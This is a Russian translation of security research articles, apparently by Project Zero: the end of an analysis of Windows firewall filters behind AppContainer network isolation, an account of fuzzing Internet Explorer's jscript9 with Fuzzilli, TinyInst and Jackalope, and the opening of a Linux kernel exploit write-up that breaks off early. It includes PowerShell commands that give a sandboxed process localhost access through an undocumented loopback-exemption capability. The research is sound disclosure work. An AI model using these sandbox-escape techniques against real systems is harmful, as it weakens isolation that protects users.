Обычное приложение может злоупотребить этой конфигурацией для запуска сетевой службы без прав администратора, которые обычно требуются для предоставления доступа исполняемому файлу. Достаточно создать произвольный процесс AppContainer в разрешённом пакете и предоставить ему capabilities `internetClientServer` и/или `privateNetworkClientServer`. Если приложение с подходящими правилами брандмауэра не установлено, пользователь без прав администратора может установить любое подписанное приложение с нужными capabilities, чтобы добавить правила. Хотя это явно обходит ожидаемое требование администратора для новых слушающих процессов, предположительно, так задумано.

Доступ к localhost

Одно из специальных ограничений AppContainer — блокировка доступа к localhost. Она затрудняет эксплуатацию локальных сетевых служб, которые могут неправильно обрабатывать вызывающие стороны AppContainer и допустить выход из песочницы. Проверим поведение, подключившись к службе localhost.

```
PS> $token = Get-NtToken -LowBox -PackageSid "LOOPBACK"
PS> Invoke-NtToken $token {
>>   [System.Net.Sockets.TcpClient]::new("127.0.0.1", 445)
>> }
Exception calling ".ctor" with "2" argument(s): "A connection attempt failed
because the connected party did not properly respond after a period of time,
or established connection failed because connected host has failed to respond
127.0.0.1:445"
```

Сравнив ошибку с попыткой соединения с интернет-адресом без соответствующей capability, можно заметить различие. Для интернета немедленно возникала ошибка запрета доступа. Для localhost после многосекундной задержки возникает ошибка тайм-аута. Почему? Сетевое событие этого соединения и блокирующий фильтр показывают интересную деталь.

```
PS> Get-FwFilter -Id 69039 |
>>   Format-FwFilter -FormatSecurityDescriptor -Summary

Name       : AppContainerLoopback
Action Type: Block
Key        : a58394b7-379c-43ac-aa07-9b620559955e
Id         : 69039
Description: AppContainerLoopback
Layer      : FWPM_LAYER_ALE_AUTH_RECV_ACCEPT_V4
Sub Layer  : MICROSOFT_DEFENDER_SUBLAYER_WSH
Flags      : None
Weight     : 18446744073709551614
Conditions :

FieldKeyName                MatchType    Value
------------                ---------    -----
FWPM_CONDITION_FLAGS        FlagsAllSet  IsLoopback
FWPM_CONDITION_ALE_USER_ID  Equal        O:LSD:(A;;CC;;;AC)(A;;CC;;;S-1-15-3-1)(A;;CC;;;S-1-15-3-2)...

<Owner> : NT AUTHORITY\LOCAL SERVICE
<DACL>
APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES...
APPLICATION PACKAGE AUTHORITY\Your Internet connection...
APPLICATION PACKAGE AUTHORITY\Your Internet connection, including...
APPLICATION PACKAGE AUTHORITY\Your home or work networks...
NAMED CAPABILITIES\Proximity: (Allowed)(None)(Match)
Everyone: (Allowed)(None)(Match)
NT AUTHORITY\ANONYMOUS LOGON: (Allowed)(None)(Match)
```

Блокирующий фильтр находится не в слое connect, как можно было ожидать, а в слое receive/accept. Поэтому возникает тайм-аут, а не немедленная ошибка: «входящий» запрос соединения отбрасывается согласно стандартной конфигурации. TCP-клиент ожидает ответ сервера, пока не достигает ограничения тайм-аута.

Вторая интересная особенность фильтра — он основан не на IP-адресе вроде `127.0.0.1`, а на условии, проверяющем флаг `IsLoopback` (`FWP_CONDITION_FLAG_IS_LOOPBACK` в SDK). Флаг указывает, что соединение проходит через встроенную loopback-сеть независимо от адреса назначения. Даже при обращении к публичным IP-адресам локальных сетевых интерфейсов пакеты всё равно маршрутизируются через loopback-сеть и флаг устанавливается.

Проверка ID пользователя выглядит странно: дескриптор безопасности совпадает и с процессами AppContainer, и без него. Разумеется, в этом и смысл — иначе соединение не было бы заблокировано. Однако фактическое назначение условия, совпадающего со всем, неочевидно. На мой взгляд, оно создаёт риск игнорирования фильтра, если создатель сокета отключил группу Everyone. Условие изменили при добавлении поддержки LPAC после Windows 8, поэтому, вероятно, это намеренно.

Можно спросить: если фильтр блокирует любое loopback-соединение независимо от AppContainer, как loopback работает для обычных приложений? Разве фильтр не должен всегда совпадать и блокировать соединение? Неудивительно, что перед блокирующим фильтром находятся дополнительные разрешающие фильтры:

```
PS> Get-FwFilter -AleLayer RecvAcceptV4 -Sorted |
>>   Where-Object Name -Match AppContainerLoopback |
>>   Format-FwFilter

Name       : AppContainerLoopback
Action Type: Permit
...
Conditions :
FieldKeyName          MatchType    Value
------------          ---------    -----
FWPM_CONDITION_FLAGS  FlagsAllSet  IsAppContainerLoopback

Name       : AppContainerLoopback
```

```
Action Type: Permit
...
Conditions :
FieldKeyName          MatchType    Value
------------          ---------    -----
FWPM_CONDITION_FLAGS  FlagsAllSet  IsReserved

Name       : AppContainerLoopback
Action Type: Permit
...
Conditions :
FieldKeyName          MatchType    Value
------------          ---------    -----
FWPM_CONDITION_FLAGS  FlagsAllSet  IsNonAppContainerLoopback
```

Три показанных фильтра проверяют только разные флаги условий, документированные на MSDN. Начнём снизу с `IsNonAppContainerLoopback`. Этот флаг устанавливается, когда loopback-соединение проходит между сокетами, созданными вне AppContainer. Именно этот фильтр предоставляет обычным приложениям loopback-доступ. По этой же причине приложение может слушать localhost, даже если конфигурация брандмауэра не разрешает ему принимать соединения из сети.

Первый фильтр, напротив, проверяет `IsAppContainerLoopback`. По документации и названию можно предположить, что он позволяет любому AppContainer использовать loopback с любым другим. Однако тесты показывают, что флаг устанавливается, только если у двух AppContainer совпадает SID пакета. Предположительно, это позволяет AppContainer связываться с самим собой или другими процессами своего пакета через loopback-сокеты.

Подозреваю, этот флаг также объясняет, почему соединение с loopback-сокетом обрабатывается в слое receive, а не connect. Возможно, WFP не может заранее определить, принадлежат ли подключающийся и принимающий сокеты одному пакету AppContainer, поэтому откладывает решение до получения соединения. Неприятное следствие — заблокированные loopback-сокеты завершаются тайм-аутом, а не немедленной ошибкой.

Последний флаг, `IsReserved`, ещё любопытнее. MSDN, разумеется, говорит: «Зарезервирован для будущего использования», но будущее уже наступило. В фильтрах Windows 8.1 он тоже используется, так что зарезервированным оставался недолго. Очевидный вывод: это флаг «зарезервировано Microsoft», то есть он фактически используется, но Microsoft пока не желает документировать его публично.

Для чего он нужен? AppContainer должен быть системой на основе capabilities, где дополнительные привилегии выдаются добавлением новых возможностей. Логично иметь capability loopback-доступа, которую можно было бы ограничить отладкой. Однако дизайнеры, похоже, считали loopback настолько недопустимым, что доступ для отладки предоставляется только через API, требующий администратора. Возможно, флаг связан с ним.

```
PS> Add-AppModelLoopbackException -PackageSid "LOOPBACK"
PS> Get-FwFilter -AleLayer ConnectV4 |
>>   Where-Object Name -Match AppContainerLoopback |
>>   Format-FwFilter -FormatSecurityDescriptor -Summary

Name       : AppContainerLoopback
Action Type: CalloutInspection
Key        : dfe34c0f-84ca-4af1-9d96-8bf1e8dac8c0
Id         : 54912247
Description: AppContainerLoopback
Layer      : FWPM_LAYER_ALE_AUTH_CONNECT_V4
Sub Layer  : MICROSOFT_DEFENDER_SUBLAYER_WSH
Flags      : None
Weight     : 18446744073709551615
Callout Key: FWPM_CALLOUT_RESERVED_AUTH_CONNECT_LAYER_V4
Conditions :
FieldKeyName                MatchType  Value
```

```
------------                  ---------  -----
FWPM_CONDITION_ALE_USER_ID    Equal      D:(A;NP;CC;;;WD)(A;NP;CC;;;AN)(A;NP;CC;;;S-1-15-3-1861862962-...

<DACL>
Everyone: (Allowed)(NoPropagateInherit)(Match)
NT AUTHORITY\ANONYMOUS LOGON: (Allowed)(NoPropagateInherit)(Match)
PACKAGE CAPABILITY\LOOPBACK: (Allowed)(NoPropagateInherit)(Match)
LOOPBACK: (Allowed)(NoPropagateInherit)(Match)
```

Сначала добавляется loopback-исключение для пакета `LOOPBACK`. Затем мы ищем фильтры `AppContainerLoopback` в слое connect. Интересующий фильтр показан выше. Прежде всего тип действия равен `CalloutInspection`. Это может удивить: ожидается, что он делает нечто большее, чем просто проверяет трафик.

Имя callout `FWPM_CALLOUT_RESERVED_AUTH_CONNECT_LAYER_V4` раскрывает секрет. Слово `RESERVED` в названии не может быть совпадением. Этот callout внутренне реализован Windows в функции `TCPIP!WfpAlepDbgLowboxSetByPolicyLoopbackCalloutClassify`. После этого имя теряет загадочность и объясняет назначение: настроить соединение так, чтобы при обработке слоем receive был установлен флаг `IsReserved`.

ID пользователя здесь столь же важен. При регистрации loopback-исключения указывается только SID пакета, показанный последней строкой «LOOPBACK». Поэтому можно предположить, что код всегда должен выполняться внутри этого пакета. Однако предпоследняя строка, «PACKAGE CAPABILITY\LOOPBACK», — способ моего модуля показать SID пакета, преобразованный в SID capability. По сути, первый relative identifier в SID меняется с 2 на 3.

Это поведение позволяет имитировать универсальную capability loopback-исключения. С её помощью можно создать процесс в песочнице AppContainer с доступом к localhost без привязки к определённому пакету. Это пригодилось бы приложениям вроде Chrome для реализации сетевого процесса в песочнице и работало бы с Windows 8 по 11. К сожалению, поведение официально не документировано, поэтому полагаться на него нельзя. Пример использования capability:

```
PS> $cap = Get-NtSid -PackageSid "LOOPBACK" -AsCapability
PS> $token = Get-NtToken -LowBox -PackageSid "TEST" -cap $cap
PS> $sock = Invoke-NtToken $token {
>>   [System.Net.Sockets.TcpClient]::new("127.0.0.1", 445)
>> }
PS> $sock.Client.RemoteEndPoint

AddressFamily  Address    Port
-------------  -------    ----
InterNetwork   127.0.0.1  445
```

Выводы

На этом завершается краткий обзор реализации сетевых ограничений AppContainer через брандмауэр Windows. Я рассмотрел основы брандмауэра и часть написанных мной инструментов анализа конфигурации. Эта предыстория позволила объяснить, почему работала зарегистрированная мной в Microsoft проблема. Я также отметил несколько особенностей реализации, которые могут представлять интерес.

Хорошее понимание работы функции безопасности — важный шаг к поиску проблем. Надеюсь, предоставленные предыстория и инструменты помогут другим исследователям находить похожие проблемы и добиваться их исправления.

Фаззинг JavaScript-движков с закрытым исходным кодом и обратной связью по покрытию

Коротко: я объединил Fuzzilli, фаззер JavaScript-движков с открытым исходным кодом, с TinyInst, открытой библиотекой динамического инструментирования для фаззинга. Кроме того, я добавил поддержку мутаций на основе грамматики в Jackalope, мой фаззер бинарных файлов по методу чёрного ящика. Пока эти два подхода позволили найти три проблемы безопасности в `jscript9.dll` — стандартном JavaScript-движке Internet Explorer.

Введение, или «не можешь победить — присоединяйся»

В прошлом я вложил много времени в генерационный фаззинг, который успешно находил уязвимости в различных целях, особенно принимающих на вход какую-либо разновидность языка. Например, Domato, мой генерационный фаззер на основе грамматики, нашёл более 40 уязвимостей в WebKit и множество ошибок в Jscript.

Генерационный фаззинг по-прежнему хорошо подходит для многих сложных целей, однако было показано, что при поиске уязвимостей в современных JavaScript-движках, особенно с JIT-компиляторами, лучшие результаты дают мутационные подходы с обратной связью по покрытию. Мой коллега Самуэль Гросс убедительно объясняет причины в своём докладе на OffensiveCon. Самуэль также создал Fuzzilli — фаззер JavaScript-движков с открытым исходным кодом, основанный на мутациях специального промежуточного языка. Fuzzilli нашёл множество ошибок в различных JavaScript-движках.

За последние несколько лет фаззеры с обратной связью по покрытию активно развивались, но большинство общедоступных инструментов ориентировано на цели с открытым исходным кодом либо на программы под Linux. Тем временем я сосредоточился на создании инструментов для фаззинга закрытых бинарных файлов в операционных системах, где такое ПО распространено сильнее, — сейчас это Windows и macOS. Несколько лет назад я опубликовал WinAFL, первый производительный фаззер для Windows на основе AFL. Однако около полутора лет назад я начал работать над совершенно новым набором инструментов для фаззинга по методу чёрного ящика с обратной связью по покрытию. Результатами этой работы стали TinyInst и Jackalope.

Вполне естественно объединить разрабатываемые мной инструменты с техниками, которые так успешно находят ошибки в JavaScript, и попытаться применить результат к JavaScript-движкам без доступного исходного кода. Мне известны два таких движка: jscript и jscript9, реализованные в `jscript.dll` и `jscript9.dll` в Windows; оба используются браузером Internet Explorer. Из них jscript9, вероятно, интереснее для мутационного фаззинга с обратной связью по покрытию, поскольку содержит JIT-компилятор и более развитые возможности движка.

Можно подумать, что Internet Explorer уже остался в прошлом и тратить силы на поиск ошибок в нём бессмысленно. Однако Internet Explorer всё ещё активно эксплуатируется реальными злоумышленниками. В 2020 году в реальных атаках применялись две 0-day-уязвимости Internet Explorer, а в 2021 году к моменту написания статьи — три. Одна из этих уязвимостей находилась в JIT-компиляторе jscript9. Я уже несколько раз обещал себе больше не заниматься Internet Explorer, но каждый раз в реальных атаках появляются новые 0-day, и я меняю решение.

Кроме того, описанные здесь техники применимы к любому ПО с закрытым или даже открытым исходным кодом, а не только к Internet Explorer. В частности, описанный через два раздела мутационный фаззинг на основе грамматики можно применять к целям помимо JavaScript-движков,

просто заменив входную грамматику.

Подход 1: Fuzzilli + TinyInst

Fuzzilli, как уже говорилось, — современный фаззер JavaScript-движков, а TinyInst — библиотека динамического инструментирования. Хотя TinyInst имеет общее назначение и может применяться в других задачах, в ней есть различные полезные для фаззинга возможности: готовая поддержка персистентного режима, несколько видов инструментирования покрытия и так далее. TinyInst спроектирована для простой интеграции с другим ПО, в особенности с фаззерами, и уже была встроена в некоторые из них.

Поэтому интеграция с Fuzzilli должна была быть простой. И всё же по разным причинам пришлось преодолеть несколько трудностей:

Задача 1: собрать Fuzzilli в Windows, где находятся наши цели

> **Обновление от 20 сентября 2021 года:** в этом проекте использовалась версия Swift для Windows от января 2021 года, когда я только начал над ним работать. Начиная с версии 5.4 Swift Package Manager поддерживается в Windows, поэтому собирать код Swift теперь должно быть гораздо проще. Кроме того, для кода C/C++ поддерживается статическая компоновка.

Fuzzilli написан на Swift, а текущая поддержка Swift в Windows оставляет желать лучшего. Сборки Swift для Windows существуют — я ссылаюсь на сборки Салима Абдулрасула, а не на официальные, поскольку последние у меня не работали, — но в них доступны не все возможности Linux и macOS. Например, в Windows нельзя просто выполнить `swift build`, так как система сборки относится к ещё не портированным возможностям. К счастью, CMake и Ninja поддерживают Swift, поэтому проблему можно решить переходом на систему сборки CMake. У Салима Абдулрасула также есть полезные примеры, показывающие, как это сделать.

Ещё одна отсутствующая в Swift для Windows возможность — статическая компоновка библиотек. Поэтому все библиотеки, например написанные на C и C++, которые пользователь хочет включить в проект Swift, приходится компоновать динамически. Это касается как библиотек, уже входящих в Fuzzilli, так и TinyInst. Поскольку TinyInst тоже использует CMake, сначала я попытался интегрировать её через CMake-проект Fuzzilli и просто собрать как динамическую библиотеку. Однако инструменты, успешно собиравшие Fuzzilli, не смогли собрать TinyInst — вероятно, из-за различных платформенных библиотек, которые она использует. В итоге TinyInst собиралась отдельно в `.dll`, а эта `.dll` «вручную» загружалась в Fuzzilli через API LoadLibrary. Это оказалось не так уж плохо: инструменты сборки Swift для Windows работали довольно медленно, поэтому собирать только TinyInst при необходимости было гораздо быстрее, чем весь проект Fuzzilli даже после незначительных изменений.

Разумеется, пришлось переписать и части Fuzzilli для Linux/macOS. К счастью, оказалось, что изменения требовались в коде на C, а части на Swift работали как есть, за парой исключений, преимущественно связанных с сетью. Для человека без прежнего опыта работы со Swift это стало большим облегчением. Основными компонентами, которые пришлось переписать, были сетевая библиотека `libsocket`, библиотека запуска и наблюдения за дочерним процессом `libreprl` и библиотека сбора покрытия `libcoverage`. Последние две перевели на TinyInst. В Fuzzilli это отдельные библиотеки, тогда как TinyInst выполняет обе задачи, поэтому понадобилась дополнительная связующая логика в коде Swift, обеспечивающая взаимодействие обеих библиотек

с одним экземпляром TinyInst для заданной цели.

Задача 2: неприятности с потоками


Ещё одной особенностью, усложнившей интеграцию сильнее ожидаемого, стало использование потоков в Swift. TinyInst построена на собственном отладчике и в Windows использует отладочный API системы. Например, специфическая особенность Windows API WaitForDebugEvent состоит в том, что он не принимает PID отлаживаемого процесса или дескриптор процесса. Тогда к какому процессу относится вызов API при наличии нескольких отлаживаемых процессов? Ответ таков: когда отладчик в Windows подключается к процессу или запускает его, отладчиком становится выполнивший это поток. Все последующие вызовы для данного процесса должны выполняться в том же потоке.

Напротив, предпочтительный стиль программирования на Swift, используемый и в Fuzzilli, предполагает применение таких примитивов многопоточности, как DispatchQueue. Задачи, помещённые в DispatchQueue, могут параллельно выполняться в «фоновых» потоках. Однако нет гарантии, что определённая задача всегда будет запускаться в одном и том же фоновом потоке. Поэтому вызовы одного экземпляра TinyInst происходили из разных потоков, нарушая модель отладки Windows. Для этого проекта TinyInst изменили так, чтобы она создавала собственный поток — по одному для каждого целевого процесса — и гарантировала выполнение всех вызовов отладчика для конкретного дочернего процесса именно в нём.

Различные небольшие изменения

Среди необходимых Fuzzilli функций, которые пришлось добавить в TinyInst, были перенаправление stdin/stdout и канал для чтения «статуса» выполнения JavaScript — в частности, чтобы различать выброс исключения и успешное выполнение кода JavaScript. Некоторые из этих возможностей уже вошли в основную ветку TinyInst или будут добавлены в будущем.

После завершения всей работы гибрид Fuzzilli/TinyInst заработал стабильно:



Обратите внимание: сообщаемый Fuzzilli процент покрытия неверен. Поскольку TinyInst — библиотека динамического инструментирования, она не может заранее знать количество базовых блоков или рёбер.

В первую очередь из-за текущих проблем Swift в Windows мы не хотим официально поддерживать этот режим Fuzzilli для закрытого исходного кода. Однако использованные нами исходники и сборку можно скачать здесь.

Подход 2: мутационный фаззинг на основе грамматики с Jackalope

Jackalope — разработанный мной фаззер с обратной связью по покрытию для закрытых бинарных файлов в Windows, а с недавнего времени и в macOS. Изначально Jackalope содержал мутаторы, подходящие для фаззинга бинарных форматов. Однако ключевая особенность Jackalope — модульность: отдельные компоненты, включая, помимо прочего, мутаторы образцов, должны легко подключаться и заменяться.

После более внимательного изучения работы Fuzzilli в рамках первого подхода, а также создаваемых им образцов и найденных ошибок появилась идея расширить Jackalope для мутационного фаззинга JavaScript, а в будущем — и других целей, образцы которых можно описать контекстно-свободной грамматикой.

Jackalope использует синтаксис грамматики, похожий на Domato, но несколько упрощённый: некоторые возможности пока не поддерживаются. Такой формат грамматики легко писать и изменять, а также разбирать. Синтаксис грамматики и список встроенных символов приведены на этой странице, а использованная в проекте грамматика JavaScript находится здесь.

Одно из дополнений к синтаксису грамматики Domato, позволяющее естественнее выполнять мутации и минимизировать образцы, — грамматические узлы `<repeat_*>`. Символ `<repeat_x>` сообщает грамматическому движку, что его можно представить нулём или несколькими узлами `<x>`. Например, наша грамматика JavaScript содержит:

```
<statementlist> = <repeat_statement>
```

Это сообщает грамматическому движку, что `<statementlist>` можно построить конкатенацией нуля или нескольких `<statement>`. В нашей грамматике JavaScript `<statement>` раскрывается в настоящую инструкцию JavaScript. Это помогает движку мутаций следующим образом: теперь он знает, что образец можно изменить, вставив ещё один узел `<statement>` в любое место узла `<statementlist>`. Также узлы `<statement>` можно удалять из узла `<statementlist>`. Обе операции сохраняют корректность образца с точки зрения грамматики.

Узлы `<repeat_*>` не обязательны: движок мутаций умеет изменять и другие узлы, как видно из приведённого ниже списка мутаций. Однако их добавление в подходящих местах может сделать мутации естественнее, как в случае с грамматикой JavaScript.

Внутри системы мутации на основе грамматики работают с древовидным представлением образца, а не просто с массивом байтов. В некоторые моменты Jackalope всё же должен представлять грамматический образец как последовательность байтов, например при сохранении на диск, но делает это посредством сериализации дерева и последующей десериализации. Мутации изменяют часть дерева так, чтобы результирующее дерево оставалось корректным в контексте входной грамматики. При минимизации удаляются узлы, признанные необязательными.


Сейчас движок мутаций Jackalope умеет выполнять над деревом следующие операции:

• **Создание нового дерева с нуля.** По сути, это не мутация; операция преимущественно используется для начальной загрузки фаззера, когда входные образцы не заданы. Фактически режим грамматического фаззинга Jackalope должен начинать либо с пустого корпуса, либо с корпуса, созданного предыдущим сеансом. Причина в том, что сейчас невозможно преобразовать текстовый файл, например исходный файл JavaScript, в его грамматическое дерево: в общем случае контекстно-свободная грамматика не гарантирует единственного способа разбора образца.
• Выбор случайного узла в древовидном представлении образца. Только этот узел создаётся заново, а остальная часть дерева остаётся без изменений.
• **Скрещивание:** выбираются случайный узел текущего образца и узел с тем же символом из другого образца. Узел текущего образца заменяется узлом из другого.
• **Мутация повторяющегося узла:** к узлу `<repeat_*>` добавляется один или несколько новых дочерних узлов либо заменяется часть существующих.
• **Скрещивание повторов:** выбираются узел `<repeat_*>` текущего образца и аналогичный узел `<repeat_*>` другого образца. Дочерние узлы второго смешиваются с дочерними узлами текущего.

Изначально грамматика JavaScript была построена по спецификации ECMAScript 2022. Однако, как всегда при построении грамматик для фаззинга по спецификациям или полуавтоматическим способом, она служила лишь отправной точкой. Чтобы грамматика чаще выдавала корректные и интересные образцы, потребовалась дополнительная ручная работа.

Теперь Jackalope из коробки поддерживает грамматический фаззинг. Для его применения достаточно добавить `-grammar <path_to_grammar_file>` в командную строку Jackalope. Помимо работы с закрытыми целями в Windows и macOS, теперь Jackalope может запускаться для открытых целей в Linux с инструментированием на основе Sanitizer Coverage. Это позволяет экспериментировать с мутационным фаззингом на основе грамматики в ПО с открытым исходным кодом.

На следующем изображении показана работа Jackalope с jscript9.



Результаты

Я несколько недель запускал Fuzzilli на 100 ядрах. В результате были найдены две уязвимости: CVE-2021-26419 и CVE-2021-31959. Ошибки, которые после анализа признали не влияющими на безопасность, здесь не учитываются. Обе найденные уязвимости находились в генераторе байт-кода — части JavaScript-движка, которую генерационные подходы к фаззингу обычно проверяют не очень хорошо. Обе ошибки обнаружились довольно рано и могли быть найдены даже при фаззинге на одной машине.

Вторая ошибка была особенно интересна: сначала она лишь изредка проявлялась как разыменование нулевого указателя, и для поиска первопричины потребовалось немало усилий, включая трассировку выполнения интерпретатора JavaScript в аварийных и нормальных случаях для определения точки расхождения потоков выполнения. Здесь также пригодилась отладка с путешествием во времени: без неё анализ образца был бы чрезвычайно сложным, если вообще возможным. Дополнительные сведения о проблеме приведены в отчёте об уязвимости.

Jackalope запускался в похожей конфигурации: несколько недель на 100 ядрах. Любопытно, что по крайней мере для jscript9 Jackalope с мутациями на основе грамматики вёл себя очень похоже на Fuzzilli: достигал сопоставимого покрытия и находил похожие ошибки. Он также быстро обнаружил CVE-2021-26419. Разумеется, повторно находить уже обнаруженные другим инструментом ошибки проще, но ни грамматический движок, ни грамматика JavaScript не содержат ничего, специально предназначенного для поиска именно этих ошибок.

Примерно через полторы недели фаззинга с Jackalope сработала ранее не встречавшаяся мне ошибка CVE-2021-34480. На этот раз проблема находилась в JIT-компиляторе — ещё одном компоненте, который генерационные подходы проверяют не слишком хорошо. Я был очень доволен находкой, поскольку она подтвердила пригодность подхода на основе грамматики для поиска ошибок JIT.

Ограничения и идеи по улучшению

Как показано выше, успешный фаззинг закрытых JavaScript-движков с обратной связью по покрытию вполне возможен, но у него есть ограничения. Главное из них — невозможность собрать цель с дополнительными отладочными проверками. Большинство современных открытых JavaScript-движков содержат дополнительные проверки, которые при необходимости можно включить при компиляции. Они позволяют легче обнаруживать определённые типы ошибок, не требуя аварийного завершения целевого процесса. Если исходный код jscript9 и содержал такие проверки, в исследованной нами окончательной сборке они отсутствовали.

По той же причине мы не можем собрать цель с чем-либо наподобие Address Sanitizer. Обычным обходным решением в Windows было бы включение Page Heap для целевого процесса. Однако здесь оно работает плохо, поскольку jscript9 использует собственный распределитель для объектов JavaScript. Page Heap подменяет стандартный `malloc()`, поэтому в данном случае просто неприменим.

Обойти это ограничение можно с помощью инструментирования: TinyInst уже является библиотекой инструментирования общего назначения, поэтому помимо покрытия кода её можно использовать для инструментирования распределителя и добавления дополнительных проверок либо его полной замены. Однако это выходило за рамки проекта.

Заключение

Фаззинг закрытых целей с обратной связью по покрытию, даже таких сложных, как JavaScript-движки, вполне возможен, и для него доступно множество инструментов и подходов.

В рамках этого проекта фаззер Jackalope был расширен поддержкой мутационного фаззинга на основе грамматики. Эти расширения могут пригодиться не только для фаззинга JavaScript: их можно адаптировать к другим целям, просто использовав иную входную грамматику. Было бы интересно узнать, какие ещё цели, способные выиграть от мутационного подхода, предложит более широкое сообщество.

Наконец, несмотря на многолетнее внимание исследователей безопасности, в Internet Explorer всё ещё остаётся много эксплуатируемых ошибок, которые можно найти даже без значительных ресурсов. После завершения разработки этого проекта Microsoft объявила, что удалит Internet Explorer как отдельный браузер. Это хороший первый шаг, но движок Internet Explorer встроен в различные другие продукты, прежде всего Microsoft Office, чем также пользуются реальные злоумышленники. Интересно, сколько времени в действительности пройдёт, прежде чем атакующие перестанут его эксплуатировать.

Как простая ошибка повреждения памяти ядра Linux может привести к полной компрометации системы

Анализ существующих и потенциальных защитных механизмов ядра

Автор: Янн Хорн, Project Zero

Введение

В этой статье описана простая ошибка блокировки в ядре Linux и её эксплуатация против ядра Debian Buster 4.19.0-13-amd64. На этом примере рассматриваются варианты защитных механизмов, способных предотвратить или затруднить эксплуатацию подобных проблем.

Надеюсь, пошаговый разбор такого эксплойта и распространение собранных знаний среди более широкого сообщества специалистов по безопасности помогут оценивать относительную полезность различных подходов к защите.

Многие из описанных здесь отдельных техник эксплуатации и вариантов защиты не новы. Однако я считаю полезным собрать их вместе и показать, как различные меры взаимодействуют с довольно обычным эксплойтом use-after-free.

Запись об этой ошибке в нашем трекере вместе с доказательством концепции находится по адресу https://bugs.chromium.org/p/project-zero/issues/detail?id=2125.

Фрагменты кода, относящиеся к эксплойту, взяты из выпуска upstream 4.19.160, на котором основано целевое ядро Debian; некоторые другие фрагменты относятся к основной ветке Linux.

(Если вам интересно, почему ошибка и целевое ядро Debian относятся к концу прошлого года: большую часть статьи я написал ещё примерно в апреле, но закончил её лишь недавно.)

Я хотел бы поблагодарить Райана Хайлемана за давнее обсуждение того, как статический анализ может использоваться для статического предотвращения ошибок безопасности. При этом Райан не рецензировал статью и не обязательно согласен с моими мнениями. Также благодарю Киса Кука за замечания к ранней версии статьи — опять же без предположения, что он согласен со всем, — и коллег из Project Zero за рецензирование и частые обсуждения защитных механизмов от эксплуатации.

Предыстория ошибки

В Linux терминальные устройства, например последовательная консоль или виртуальная консоль, представлены структурой `struct tty_struct`. Помимо прочего, она содержит поля, используемые функциями управления заданиями терминалов, которые обычно изменяются через набор ioctl:

```
struct tty_struct {
        [...]
        spinlock_t ctrl_lock;
        [...]
